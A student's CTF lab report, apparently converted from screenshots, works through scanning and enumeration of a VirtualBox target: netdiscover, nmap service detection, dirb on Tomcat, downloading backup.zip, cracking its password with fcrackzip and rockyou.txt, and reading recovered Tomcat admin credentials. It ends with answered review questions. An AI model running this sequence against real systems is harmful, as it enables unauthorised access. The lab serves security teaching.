

Experiment 7: CTF (Scanning and Enumeration)

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K2

Aim: To demonstrate ethical hacking for a vulnerable machine using various tools.

Learning Outcomes:

After completion of this experiment, student should be able to

1. Use various tools like netdiscover, Metasploit framework, nmap, dirb etc.
2. Implement ethical hacking methodology
3. Compromise vulnerable machine

Theory:

Figure 1 below indicates basic steps involved in hacking.



Figure 1: Basic Hacking Process

Some of the tools that you may use in this lab are

Network Scanning

- netdiscover
- nmap

Enumeration

- dirb
- fcrackzip


Exploitation

- Metasploit
- /etc/shadow
- john

Privilege Escalation

- ssh
- python library hijacking
- root flag

Procedure Screenshots:



Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

qterminal


File Actions Edit View Help

Currently scanning: 172.16.151.0/16 | Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 2 hosts. Total size: 360

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.4	08:00:27:72:5f:55	4	240	PCS Systemtechnik GmbH
10.0.2.1	52:54:00:12:35:00	2	120	Unknown vendor

(kali@kali)-[~]
\$



Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

qterminal

kali@kali: ~

File Actions Edit View Help

Currently scanning: 192.168.254.0/16 | Screen View: Unique Hosts

(kali@kali)-[~]
\$ sudo nmap 10.0.2.4 packets, from 2 hosts. Total size: 240
[sudo] password for kali:
Starting Nmap 7.91 (<https://nmap.org>) at 2023-03-21 03:16 EDT Hostname
Nmap scan report for 10.0.2.4
Host is up (0.00019s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8080/tcp open http-proxy
MAC Address: 08:00:27:72:5F:55 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds

(kali@kali)-[~]
\$ sudo nmap -sV 10.0.2.4
Starting Nmap 7.91 (<https://nmap.org>) at 2023-03-21 03:16 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00013s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
8080/tcp open http Apache Tomcat 9.0.53
MAC Address: 08:00:27:72:5F:55 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 6.82 seconds



GENERATED WORDS: 4612

Trash

—— Scanning URL: http://10.0.2.4:8080/ ——
+ http://10.0.2.4:8080/docs (CODE:302|SIZE:0)
+ http://10.0.2.4:8080/examples (CODE:302|SIZE:0)
+ http://10.0.2.4:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://10.0.2.4:8080/host-manager (CODE:302|SIZE:0)
+ http://10.0.2.4:8080/manager (CODE:302|SIZE:0)

END_TIME: Tue Mar 21 03:18:47 2023
DOWNLOADED: 4612 - FOUND: 5

(kali@kali)-[~]
\$ sudo dirb http://10.0.2.4:8080/ -X .zip

DIRB v2.22
By The Dark Raver

START_TIME: Tue Mar 21 03:20:39 2023
URL_BASE: http://10.0.2.4:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.zip) | (.zip) [NUM = 1]

GENERATED WORDS: 4612

—— Scanning URL: http://10.0.2.4:8080/ ——
+ http://10.0.2.4:8080/backup.zip (CODE:200|SIZE:33723)

END_TIME: Tue Mar 21 03:20:41 2023
DOWNLOADED: 4612 - FOUND: 1

(kali@kali)-[~]
\$

```
(kali㉿kali)-[~]  
$ wget http://10.0.2.4:8080/backup.zip  
--2023-03-21 03:21:27-- http://10.0.2.4:8080/backup.zip  
Connecting to 10.0.2.4:8080... connected.  
HTTP request sent, awaiting response... 200  
Length: 33723 (33K) [application/zip]  
Saving to: 'backup.zip.2'  
  
backup.zip.2 100%[=====]  
  
2023-03-21 03:21:27 (272 MB/s) - 'backup.zip.2' saved [33723/33723]
```

```
(kali㉿kali)-[~]  
$ wget http://10.0.2.4:8080/backup.zip  
--2023-03-21 03:21:27-- http://10.0.2.4:8080/backup.zip  
Connecting to 10.0.2.4:8080... connected.  
HTTP request sent, awaiting response... 200  
Length: 33723 (33K) [application/zip]  
Saving to: 'backup.zip.2'  
  
backup.zip.2 100%[=====]  
  
2023-03-21 03:21:27 (272 MB/s) - 'backup.zip.2' saved [33723/33723]
```

```
(kali㉿kali)-[~]  
$ fcrackzip -D -p /usr/share/wordlists/rockyou.txt backup.zip  
possible pw found: @administrator_hi5 ()
```

```
(kali㉿kali)-[~]
```

```
$ cat tomcat-users.xml
```

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!--
```

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```
→
```

```
<tomcat-users xmlns="http://tomcat.apache.org/xml"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
  version="1.0">
```

```
<!--
```

By default, no user is included in the "manager-gui" role required to operate the "/manager/html" web application. If you wish to use this app, you must define such a user - the username and password are arbitrary.

Built-in Tomcat manager roles:

- manager-gui - allows access to the HTML GUI and the status pages
- manager-script - allows access to the HTTP API and the status pages
- manager-jmx - allows access to the JMX proxy and the status pages
- manager-status - allows access to the status pages only

The users below are wrapped in a comment and are therefore ignored. If you wish to configure one or more of these users for use with the manager web application, do not forget to remove the <!-- ..> that surrounds them. You will also need to set the passwords to something appropriate.

- manager-gui - allows access to the HTML GUI and the status pages
- manager-script - allows access to the HTTP API and the status pages
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The users below are wrapped in a comment and are therefore ignored. If you wish to configure one or more of these users for use with the manager web application, do not forget to remove the `<!-- .. -->` that surrounds them. You will also need to set the passwords to something appropriate.

→

←!--

```
<user username="admin" password="<must-be-changed>" roles="manager-gui"/>
<user username="robot" password="<must-be-changed>" roles="manager-script"/>
```

→

←!--

The sample user and role entries below are intended for use with the examples web application. They are wrapped in a comment and thus are ignored when reading this file. If you wish to configure these users for use with the examples web application, do not forget to remove the `<!-- .. -->` that surrounds them. You will also need to set the passwords to something appropriate.

→

←!--

```
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
```

→

```
<role rolename="manager-gui"/>
<user username="manager" password="melehifokivai" roles="manager-gui"/>
```

```
<role rolename="admin-gui"/>
<user username="admin" password="melehifokivai" roles="admin-gui, manager-gui"/>
</tomcat-users>
```

Review questions:

1. What is the IP address of the vulnerable machine?
10.0.2.4
2. Which ports are open on the victim's machine?
Port 22 – Running TCP – Service: SSH
Port 80 – Running TCP – Service: HTTP
Port 8080 – Running TCP – Service HTTP-Proxy
3. Are there any interesting files on the server? If yes, what is the name of the file?
Yes, there is a ZIP file called backup.zip on the server.
There is a high probability that this file contains files which have been backed up on the server.
4. If you found the file in the above Q3, is it protected? If yes, what is the password?
Yes, it is password protected.
Upon running the fcrackzip command with the rockyou.txt wordlist on the ZIP file, I was able to acquire a “possible password” - @administrator_hi5
5. What is the password for the admin user?
When I unzipped the backup.zip file, I got a file called tomcat-users.xml, which, when opened, seem to have information associated with the various roles that were created to access the server.
The admin password was stored under the “admin-gui” role, and the password was “melehifokivai”.